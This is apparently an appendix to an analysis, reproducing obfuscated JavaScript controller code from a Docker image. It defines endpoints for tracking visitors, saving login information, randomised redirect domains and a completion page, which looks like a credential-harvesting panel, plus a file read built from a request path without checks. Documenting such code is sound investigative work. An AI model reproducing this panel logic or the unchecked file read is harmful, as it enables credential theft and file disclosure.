      const _0xbd9563 = _0x32905e.url.replace('http://127.0.0.1:8001', ''),
        _0x3f32e4 = path.join(this.informationService.getBaseDir(), '..'),
        _0x27f3e3 = path.join(_0x3f32e4, _0xbd9563)
      try {
        const _0x506cfe = await fs.readFile(_0x27f3e3),
          _0x1d1e3b = _0x506cfe.toString('base64')
        return this.ok('data:image/png;base64,' + _0x1d1e3b)
      } catch (_0x4fe223) {
        return this.fail('error')
      }
    }
  } catch (_0x4d5ec8) {
    console.log(_0x4d5ec8)
    throw new core_2.CoolCommException('error')
  }
}
async ['upload'](_0x5d1975) {
  const _0x31d0ba = await this.pluginService.getInstance('upload')
  return this.ok(await _0x31d0ba.upload(this.ctx))
}
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['getSkipDomain'](_0x4667d8) {
  try {
    const _0x8d04a6 = await this.sourceConfigService.findDomainSourceConfig(
      _0x4667d8.domain
    )
    if (
      !_0x8d04a6 ||
      !Array.isArray(_0x8d04a6.skipDomain) ||
      _0x8d04a6.skipDomain.length === 0
    ) {
      return this.fail('error')
    }
    const _0x4f434d = [..._0x8d04a6.skipDomain]
    for (let _0x358732 = _0x4f434d.length - 1; _0x358732 > 0; _0x358732--) {
      const _0x3c01e7 = Math.floor(Math.random() * (_0x358732 + 1))
      ;[_0x4f434d[_0x358732], _0x4f434d[_0x3c01e7]] = [
        _0x4f434d[_0x3c01e7],
        _0x4f434d[_0x358732],
      ]
    }
    for (const _0x973e4e of _0x4f434d) {
      return this.ok({ domain: _0x973e4e })
    }
    return this.fail('error')
  } catch (_0x381ae8) {
    return this.fail('error')
  }
}
```




```
  async ['getSkipParameter'](_0x58734e) {
    try {
      const _0xec06a1 = await this.sourceConfigService.findDomainSourceConfig(
        _0x58734e.domain
      )
      return this.ok({ errorText: _0xec06a1.completionPageText })
    } catch (_0x1994b0) {
      return this.fail('error')
    }
  }
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
__decorate(
  [
    (0, decorator_1.Post)('/updateState'),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'updateState',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/updates'),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'updates',
  null
)
__decorate(
  [
    (0, decorator_1.Get)('/getState'),
    __param(0, (0, decorator_1.Query)('uuid')),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [String]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'getState',
  null
)
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
__decorate(
  [
    (0, decorator_1.Get)('/gets'),
    __param(0, (0, decorator_1.Query)('uuid')),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [String]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'gets',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveOrUpdateLoginInfo', {
      summary: '保存或更新LoginInfo',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveOrUpdateLoginInfo',
  null
)
```

